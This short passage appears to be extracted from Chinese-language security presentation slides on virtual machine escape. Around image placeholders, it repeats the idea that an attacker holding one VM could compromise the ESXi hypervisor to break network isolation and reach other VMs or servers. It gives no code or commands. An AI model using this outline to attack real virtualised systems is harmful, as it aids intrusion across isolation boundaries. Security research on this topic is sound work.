
假设你拿到了虚拟机A，你的目标是虚拟机B或服务器C




假设你拿到了虚拟机A，你的目标是虚拟机B或服务器C




如果可以通过A直接拿下ESXi，就可以突破网络隔离



如果可以通过A直接拿下ESXi，就可以突破网络隔离





虚拟化逃逸实战化实现思路

